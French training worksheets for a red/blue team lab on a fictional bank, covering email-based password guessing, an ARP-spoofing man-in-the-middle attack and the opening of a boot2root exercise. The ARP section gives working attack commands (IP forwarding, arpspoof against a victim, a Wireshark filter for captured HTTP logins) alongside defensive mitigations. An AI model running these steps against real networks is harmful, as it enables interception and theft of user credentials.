Fiches TP

- Fiche TP - Kali 02 - intrusion réseau
- Fiche TP - Kali 03 - Boot2root

Fiche TP - Kali 02 - intrusion réseau

I. Introduction

> **Disclaimer** : Merci de lire les notes suivantes avant d'aller plus loin dans ces TP.

- Il est essentiel d'avoir pris connaissance et signé le contrat remis par le moniteur chargé des cours en cybersécurité.
- Ces TP ont pour vocations à être utilisés dans les environnement de tests prévus à cet effet.
- Pour rappel, toute utilisation des compétences évoqués plus bas à des fins malveillantes sont sévèrement punies par la loi.

1.1 Contexte


Suite à son premier audit de sécurité, la société bancaire VulnBank à décidé d'auditer de nouveau son service, mais en se penchant plus cette fois-ci sur l'aspect réseau.


Elle vous a donc missionné pour tester plusieurs scénarii d'intrusion réseau et notamment en terme d'interception de données.

1.2 Objectifs

Déroulé d'une attaque :

Processus de défense (PICERL)





L'objectif de la team ***RED*** va être ici de dérouler les différents scenarii des attaques et d'en rapporter les résultats. Le but ultime est d'essayer de cibler les clients en interceptant des échanges ou des informations et de gagner ainsi l'accès à l'espace d'un client afin de réaliser un virement sur un compte fictif.

L'objectif de la team ***BLUE*** va être de suivre les agissements de la ***RED*** team afin d'analyser les indicateurs clés des symptômes des attaques et en essayant de trouver à posteriori des mesures pour contrer ce type d'attaques.

II. Préparation du TP


RED	***BLUE***
• Installer une machine Kali standard	• Installer un serveur Debian et le préparer avec le script fourni.

III. Scenario 1 : Récupération d'identifiants par email

Pour la RED team

Objectif : Extraire les informations nécessaire à une usurpation d'identité depuis un mail intercepté.

L'équipe ***RED*** a eu accès à un fichier EML d'un email intercepté par un sniffeur.



Dans ce mail, il y a en pièce jointe un fichier ZIP protégé par mot de passe.

Le mail contient déjà toutes les information nécessaires pour deviner le mot de passe.

Pour l'information manquante, 3 approches :

Pour la BLUE team


Scenario 2 : Man in the middle, MAC Spoofing

Pour la RED team

Objectif : Intercepter le flux de donnée afin de récupérer les identifiants.

Dans un premier temps, l'équipe ***RED*** va scaner le réseau pour déterminer l'ip de la victime dont nous allons intercepter les flux.

Ainsi que l'ip du serveur web duquel nous allons usurper l'identité sur le réseau ou le cas échéant du routeur.



Ici : la victime est 192.168.41.231 et celle du serveur web à usurper est la 192.168.41.228.

Pour lancer l'attaque, la première action est d'activer l'***IP forwarding***.


Cela permettra de rediriger les requêtes après l'interception sur le serveur légitime afin d'être transparent vis à vis de la cible.

```
sudo sysctl -w net.ipv4.ip_forward=1
```

Puis lancer l'usurpation de la MAC address.

> **Info** : Cette attaque cible la couche 2 du modèle OSI. Elle a pour but de spammer la cible de réponses ARP forgées pour empoisonner sa table ARP afin d'usurper l'identité d'une autre machine sur le réseau.

```
arpspoof -i <NomInterfaceRéseau> -t <ipVictime> <ipServeur>
```




Il est temps de lancer une capture wireshark. Utiliser le filtre


```
ip.dst == <ipDuServerWeb> && tcp.port == 80
```

Attendre que la victime tente une connexion.

Retrouver sur wireshark la requête ***POST***.



Les informations apparaissent dans la requête, il n'y a plus qu'a tenter une connexion.


Bienvenue Maya Ross
Déconnexion
Mes comptes
TYPE
checking
NUMÉRO
5818056575
SOLDE
2 458,48 €
Transactions du compte 5818056575
Aucune transaction.
Transferts
Aucun transfert.
Mes cartes
VULNBANK
8017 6709 11
EXP : 02/26
CVV : 685
MAYA ROSS
MASTER
VULNBANK
4598 7265 88
EXP : 11/25
CVV : 765
MAYA ROSS
VISA

Livrables attendus :

- Preuves d'accès (captures d'écran de la page web).
- Méthodes utilisées, captures d'écran (wireshark, etc...).

Pour la BLUE team

Objectif : Constater l'empoisonnement de cache ARP de la machine.

De son côté, l'équipe ***BLUE*** va vérifier initialement la table MAC de sa machine :

```
arp
```

```
┌──(blue㉿kali)-[~]
└─$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.41.230           ether   bc:24:11:c2:85:7d   C                     eth0
192.168.41.228           ether   bc:24:11:45:94:f0   C                     eth0
192.168.41.254           ether   00:1c:7f:30:2d:1e   C                     eth0
```


Puis, suite aux actions de ***RED***, relancer cette vérification

```
┌──(blue㉿kali)-[~]
└─$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.41.230           ether   bc:24:11:c2:85:7d   C                     eth0
192.168.41.228           ether   bc:24:11:45:94:f0   C                     eth0
192.168.41.254           ether   00:1c:7f:30:2d:1e   C                     eth0

┌──(blue㉿kali)-[~]
└─$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.41.230           ether   bc:24:11:c2:85:7d   C                     eth0
192.168.41.228           ether   bc:24:11:c2:85:7d   C                     eth0
192.168.41.254           ether   00:1c:7f:30:2d:1e   C                     eth0
```

l'adresse MAC correspondant à l'ip de la machine à changé.

Au signal de l'équipe ***RED***, l'équipe ***BLUE*** va se connecter sur le site web de la banque.



L'idée pour l'équipe ***BLUE*** est d'arriver sur les pistes de réflexions suivantes :

- Comment se prémunir d'une attaque par empoisonnement ARP ?
- En quoi le protocole http est-il à proscrire ?
- Si non possibilité de https, quelle aurait été la solution

Mettre en place des politiques de filtrage MAC pour n'autoriser que les PC connus sur le réseau.

Mettre en place des sécurité sur les équipements réseaux.

Préférer le https au http car le trafic est chiffré. Faire également attention aux certificats.

Procéder au hash du mot de passe côté client en amont de la requête POST.

> ***Phase intermédiaire*** : Passer les serveurs web en https.

Scenario 3 : Man in the Middle, DNS spoofing & fake page

Pour la RED team

Pour la BLUE team

Conclusion

A la fin de cet exercice, les deux équipes ont pu constater l'importance de la bonne sécurisation du réseau et l’intérêt d'une politique de zero trust.

Aujourd'hui, l'utilisation de protocoles sécurisés en lieu et place des anciens protocoles est primordiale pour éviter toute interception, falsification ou usurpation du trafic réseau.

Les failles exploitées ici sont avant tout des failles systémiques dans le fonctionnement des protocoles non sécurisés.

Fiche TP - Kali 03 - Boot2root

I. Introduction

> **Disclaimer** : Merci de lire les notes suivantes avant d'aller plus loin dans ces TP.

- Il est essentiel d'avoir pris connaissance et signé le contrat remis par le moniteur chargé des cours en cybersécurité.
- Ces TP ont pour vocations à être utilisés dans les environnement de tests prévus à cet effet.
- Pour rappel, toute utilisation des compétences évoqués plus bas à des fins malveillantes sont sévèrement punies par la loi.

1.1 Contexte


L'entreprise à mis en place un nouveau système de monitoring sur une machine critique.

Celui-ci a été vibe codé par l'un des administrateur en s'aidant de l'IA locale.
Mais cette IA reste simpliste et cela introduira invariablement des vulnérabilités dans le système.

Dans ce cadre, l'entreprise a initialement demandé à son équipe SOC de réaliser un audit de l'application web.

Mais comme vous le verrez, cela pourra aller bien plus loin que prévu.

1.2 Objectifs



L'objectif de la team ***RED*** va être ici de dérouler le processus de l'attaque sur un serveur linux contenant un accès SSH protégé et un site en http.

Le but final est de prouver jusqu'où elle a pu aller en fournissant un rapport montrant les 3 étapes franchies.

- Celle sur le site de l'application prouvant l'accès initial.
- Celle sur le shell de l'utilisateur web prouvant la compromission de la machine.
- Celle de l'injection de la clé ssh prouvant la persistance.
- Celle montrant le contenu de /root, prouvant la réussite d'une escalade de privilège.
- Celle de la page du service web inaccessible, prouvant la réussite de l'arrêt du service.

L'objectif de la team ***BLUE*** est de répondre à l'incident en procédant pas à pas à une analyse forensique de l'attaque.

Le but final est de fournir un rapport sur les traces laissées par les attaquants.

II. Préparation du TP

RED	***BLUE***
